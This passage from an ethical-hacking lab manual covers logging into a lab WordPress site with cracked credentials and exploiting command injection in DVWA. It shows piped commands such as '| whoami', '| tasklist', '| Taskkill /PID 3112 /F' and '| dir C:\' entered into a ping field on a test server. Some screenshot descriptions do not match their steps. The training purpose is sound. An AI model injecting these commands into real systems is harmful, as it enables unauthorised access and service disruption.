
```

22. Now, use the obtained username-password combination to log into the WordPress website. (Here, Username: **admin** and Password: **qwerty@123**).

23. Now, click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.

24. In the address field, type **http://[IP Address of Windows Server 2022]:8080/CEH/wp-login.php** in the address bar and click the **Log In** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



25. Observe that you are successfully logged into the target WordPress website (<http://10.10.1.22:8080/CEH>) and that you can see the website content.

26. Similarly, you can crack the passwords of other users by firstly selecting a particular username from **Step 8**, and then perform **Steps 12-21**.

27. This concludes the demonstration of how to enumerate and hack a web application using WPScan and Metasploit.

28. Close all open windows on both the machines (**Windows Server 2022** and **Parrot Security**) and document all acquired information.


## Task 7: Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is extremely vulnerable. The main objective of DVWA is to aid security professionals in testing their skills and tools in a legal environment, to help web developers better understand the processes of securing web applications, and to aid teachers and students in teaching and learning web application security in a classroom environment.

In this task, we will perform command-line execution on a vulnerability found in DVWA. Here, you will learn how to extract information about a target machine, create a user account, assign administrative privileges to the created account, and use that account to log in to the target machine.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
2. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://10.10.1.22:8080/dvwa/login.php** and press **Enter**
3. The **DVWA** login page appears; type the **Username** and **Password** as **gordonb** and **abc123**. Click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



4. You are successfully logged in, and the **DVWA** main webpage appears. Click **Command Injection** from the options available in the left pane.

The screenshot shows the DVWA homepage in a Firefox browser window. The URL in the address bar is 10.10.1.22:8080/dvwa/index.php. A message at the top of the page says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" Below this is the DVWA logo. The main content area features a large heading "Welcome to Damn Vulnerable Web Application!". A sidebar on the left contains links to various modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and DVWA Help. The "Instructions" link is highlighted. The main content area also includes sections about the application's purpose, general instructions, and a warning about command injection.

5. The **Vulnerability: Command Injection** page appears; under the **Ping a device** section, type the IP address of the **Windows Server 2022** machine (here, **10.10.1.22**) into the **Enter an IP address** field and click the **Submit** button to ping the machine.

Note: The command injection utility in DVWA allows you to ping the target machine.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/`. The title bar says "Vulnerability: Command Inject...". A message at the top says "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" with a "Refresh Firefox..." button. The main content area is titled "Vulnerability: Command Injection" and contains a "Ping a device" section with an input field containing "10.10.1.22" and a "Submit" button. Below this is a "More Information" section with a bulleted list of links related to command injection.

6. DVWA successfully pings the target machine, as shown in the screenshot.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The title bar says "Vulnerability: Command Inject...". A message at the top says "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" with a "Refresh Firefox..." button. The main content area is titled "Vulnerability: Command Injection" and contains a "Ping a device" section with an input field and a "Submit" button. Below this is a "More Information" section with a bulleted list of links related to command injection. The "Ping a device" section now displays red text output from a ping command: "Pinging 10.10.1.22 with 32 bytes of data: Reply from 10.10.1.22: bytes=32 time<1ms TTL=128 Ping statistics for 10.10.1.22: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms".

7. Now, try to issue a different command to check whether DVWA can execute it.

8. Type | hostname into the **Enter an IP address** field and click **Submit**. This command is used to probe the hostname of the target machine.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection module. The URL in the address bar is `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The main content area is titled "Vulnerability: Command Injection" and contains a section titled "Ping a device". A text input field contains the command `| hostname`, and a blue "Submit" button is visible. Below the input field, the output of the ping command is shown in red text:  
Pinging 10.10.1.22 with 32 bytes of data:  
Reply from 10.10.1.22: bytes=32 time<1ms TTL=128  
  
Ping statistics for 10.10.1.22:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 0ms, Average = 0ms

The left sidebar contains a navigation menu with the following items:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- DVWA Security
- PHP Info

9. As you have issued a command instead of entering the IP address of a machine, the application returns an error, as shown in the screenshot.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The title bar says "Vulnerability: Command Inject". The DVWA logo is at the top. The main content area is titled "Vulnerability: Command Injection" and contains a "Ping a device" form with an input field and a "Submit" button. Below it, a message says "ERROR: You have entered an invalid IP.". To the left is a sidebar menu with "Command Injection" selected. The status bar at the bottom right shows the date and time: 4/20/2022, 2:14 AM.

10. The result indicates that the DVWA application is secure.

11. Now, check the security setting of the web application. To do so, click **DVWA Security** in the left pane.

12. The **DVWA Security** page appears. Observe that the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.

13. Now, to exploit the command execution vulnerability, set the **Security Level** of the web application to low by selecting the option **Low** from the drop-down list and click **Submit**.

Note: Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, who seek to exploit its vulnerabilities.

The screenshot shows the DVWA Security page in a Firefox browser window. The URL is 10.10.1.22:8080/dvwa/security.php. The security level is currently set to 'impossible'. A dropdown menu allows changing the security level to 'Low', 'Medium', 'High', or 'Impossible'. The page also displays information about PHPIDS and its version.

14. You have configured a weak security setting in DVWA. Now, try to execute a command other than ping.
15. Click **Command Injection** from the left-pane.
16. The **Vulnerability: Command Injection** page appears; type `| hostname` into the **Enter an IP address** field, and click **Submit**.
17. DVWA returns the name of the **Windows Server 2022** machine, as shown in the screenshot.

The screenshot shows a Firefox browser window displaying the DVWA (Damn Vulnerable Web Application) Command Injection module. The URL in the address bar is `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. A message at the top of the page says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" Below this is the DVWA logo. The main content area has a title "Vulnerability: Command Injection". Underneath, there's a section titled "Ping a device" with a form field labeled "Enter an IP address:" containing "Server2022" and a "Submit" button. Below this is a "More Information" section with a bulleted list of links:

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection)

The left sidebar contains a navigation menu with the following items:  
Home  
Instructions  
Setup / Reset DB  
Brute Force  
**Command Injection**  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
  
DVWA Security  
DVWA Info

The bottom right corner of the screen shows the Windows taskbar with icons for File Explorer, Task View, Start, and others, along with the system tray showing the date and time.

18. This infers that the command execution field is vulnerable and that you can remotely execute commands.

19. Now, extract more information regarding the target machine, **Windows Server 2022**.

20. Type the command | whoami and click **Submit**.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The DVWA logo is at the top. The main content area displays the title "Vulnerability: Command Injection". Under the heading "Ping a device", there is a form with a text input containing "whoami" and a "Submit" button. Below the form, the output "Server2022" is shown in red text. To the left is a sidebar menu with "Command Injection" highlighted. The status bar at the bottom right shows the time as 2:17 AM and the date as 4/20/2022.

21. The application displays the user, group, and privileges information for the user currently logged onto the **Windows Server 2022** machine, as shown in the screenshot.

The screenshot shows a Firefox browser window with the URL `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The DVWA logo is at the top. The main content area displays the title "Vulnerability: Command Injection". Under the heading "Ping a device", there is a form with a text input containing "nt authority\system" and a "Submit" button. Below the form, the output "nt authority\system" is shown in red text. To the left is a sidebar menu with "Command Injection" highlighted. The status bar at the bottom right shows the time as 2:18 AM and the date as 4/20/2022.

22. Now, type | tasklist, and click **Submit** to view the processes running on the machine.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar menu lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The main content area has a title "Vulnerability: Command Injection". A "Ping a device" section contains a form with a text input field containing "tasklist" and a "Submit" button. Below the form, the output shows the result of the command: "nt authority\system". A "More Information" section provides links to external resources: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, <http://www.ss64.com/nt/>, and [https://www.owasp.org/index.php/Command\\_Injection](https://www.owasp.org/index.php/Command_Injection). The bottom right corner shows the system status bar with the time "2:18 AM" and date "4/20/2022".

23. A list of all the running processes on the **Windows Server 2022** machine is displayed, as shown in the screenshot.

The screenshot shows the DVWA Command Injection page. The sidebar menu is identical to the previous one. The main content area has a title "Vulnerability: Command Injection". A "Ping a device" section contains a form with a text input field and a "Submit" button. Below the form, a table displays a list of running processes:

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	108 K
Registry	100	Services	0	11,620 K
smss.exe	380	Services	0	1,248 K
csrss.exe	512	Services	0	6,516 K
csrss.exe	608	Console	1	6,356 K
wininit.exe	620	Services	0	7,064 K
winlogon.exe	672	Console	1	16,460 K
services.exe	736	Services	0	13,952 K
lsass.exe	756	Services	0	68,292 K
svchost.exe	952	Services	0	23,264 K
svchost.exe	1000	Services	0	12,516 K
svchost.exe	436	Services	0	10,576 K
svchost.exe	816	Services	0	12,576 K
dwm.exe	764	Console	1	59,248 K
svchost.exe	996	Services	0	7,156 K
svchost.exe	404	Services	0	7,228 K
svchost.exe	1068	Services	0	9,836 K
svchost.exe	1076	Services	0	12,008 K
svchost.exe	1144	Services	0	7,704 K
svchost.exe	1176	Services	0	10,276 K
svchost.exe	1236	Services	0	11,528 K
svchost.exe	1244	Services	0	5,936 K

The bottom right corner shows the system status bar with the time "2:19 AM" and date "4/20/2022".

24. To check if you can terminate a process, choose any process from the list (here, **Microsoft.ActiveDirectory**), and note down its process PID (here, **3112**).

Note: The list of running processes might differ in your lab environment.

A screenshot of a Firefox browser window titled "Vulnerability: Command Inject". The address bar shows the URL "10.10.1.22:8080/dvwa/vulnerabilities/exec/#". A message at the top of the page says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" with a "Refresh Firefox..." button. Below this is a table listing various Windows services and processes. The "Microsoft.ActiveDirectory" process (PID 3112) is highlighted with a blue selection bar. The table columns include Process Name, Type, PID, and Size. The table has approximately 40 rows. At the bottom of the browser window, there are several icons for file operations (New Tab, Stop, Refresh, Back, Forward, Home, etc.) and the date and time "2:20 AM 4/20/2022".

Process Name	Type	PID	Size
vss.exe	Services	1556	8,088 K
VSSVC.exe	Services	1624	13,212 K
svchost.exe	Services	1648	13,360 K
svchost.exe	Services	1656	12,492 K
svchost.exe	Services	1684	8,064 K
svchost.exe	Services	1696	5,908 K
svchost.exe	Services	1808	9,752 K
svchost.exe	Services	1836	6,524 K
svchost.exe	Services	1900	15,624 K
svchost.exe	Services	2008	8,524 K
svchost.exe	Services	2016	8,884 K
svchost.exe	Services	1764	12,648 K
svchost.exe	Services	2068	9,136 K
svchost.exe	Services	2076	15,432 K
svchost.exe	Services	2092	10,820 K
svchost.exe	Services	2272	8,340 K
svchost.exe	Services	2280	7,448 K
svchost.exe	Services	2320	10,000 K
svchost.exe	Services	2428	11,748 K
svchost.exe	Services	2688	8,968 K
svchost.exe	Services	2088	8,720 K
spoolsv.exe	Services	2924	16,412 K
svchost.exe	Services	912	12,176 K
svchost.exe	Services	2220	11,220 K
dns.exe	Services	784	128,896 K
svchost.exe	Services	3076	6,128 K
svchost.exe	Services	3084	14,136 K
svchost.exe	Services	3092	12,576 K
armsvc.exe	Services	3100	6,596 K
Microsoft.ActiveDirectory	Services	3112	48,280 K
mqsvc.exe	Services	3120	14,376 K
ismserv.exe	Services	3132	6,108 K
svchost.exe	Services	3140	32,284 K
dfsrs.exe	Services	3172	25,400 K
nfsclnt.exe	Services	3204	5,396 K
SMSvcHost.exe	Services	3232	24,736 K
svchost.exe	Services	3268	10,464 K
svchost.exe	Services	3300	7,124 K
snmp.exe	Services	3336	9,500 K

25. Type | Taskkill /PID [Process ID value of the desired process] /F (here, PID is 3112) and click Submit. By issuing this command, you are forcefully (/F) terminating the process.

The screenshot shows a Firefox browser window with the address bar at `10.10.1.22:8080/dvwa/vulnerabilities/exec/#`. The main content area displays a table of system processes. In the search bar, the command `Taskkill /PID 3112 /F` has been entered. The table includes columns for Image Name, PID, Session Name, Session#, and Mem Usage. The process `svchost.exe` with PID 3112 is listed in the table.

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	108 K
Registry	100	Services	0	11,620 K
smss.exe	380	Services	0	1,248 K
csrss.exe	512	Services	0	6,516 K
csrss.exe	608	Console	1	6,356 K
wininit.exe	620	Services	0	7,064 K
winlogon.exe	672	Console	1	16,460 K
services.exe	736	Services	0	13,952 K
lsass.exe	756	Services	0	68,292 K
svchost.exe	952	Services	0	23,264 K
svchost.exe	1000	Services	0	12,516 K
svchost.exe	436	Services	0	10,576 K
svchost.exe	816	Services	0	12,576 K
dwm.exe	764	Console	1	59,248 K
svchost.exe	996	Services	0	7,156 K
svchost.exe	404	Services	0	7,228 K
svchost.exe	1068	Services	0	9,836 K
svchost.exe	1076	Services	0	12,008 K
svchost.exe	1144	Services	0	7,704 K
svchost.exe	1176	Services	0	10,276 K
svchost.exe	1236	Services	0	11,528 K
svchost.exe	1244	Services	0	5,936 K
svchost.exe	1264	Services	0	5,720 K
svchost.exe	1336	Services	0	7,072 K
svchost.exe	1352	Services	0	5,800 K

26. The process will be successfully terminated, as shown in the screenshot.

Note: To confirm that the process has successfully been terminated, you can issue the `| tasklist` command again to check the running processes.

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The Command Injection link is highlighted with a green background. The main content area has a title "Vulnerability: Command Injection". A section titled "Ping a device" contains a form with a placeholder "Enter an IP address:" and a "Submit" button. Below the form, a blue box displays the message "SUCCESS: The process with PID 3112 has been terminated." At the bottom right of the browser window, the system tray shows the date and time as 2:26 AM 4/20/2022.

27. Now, to view the directory structure of the **Windows Server 2022** machine, type | dir C:\ and click **Submit** to view the files and directories on the C:\ drive.

The screenshot shows the DVWA Command Injection page. The sidebar and main content area are identical to the previous screenshot, but the "Ping a device" form now contains the command "dir C:\". The message box below the form now displays the output of the command: "SUCCESS: The process with PID 3112 has been terminated." The system tray at the bottom right shows the date and time as 2:27 AM 4/20/2022.

28. The directory structure of the C drive of the target server (**Windows Server 2022**) is displayed, as shown in the screenshot.

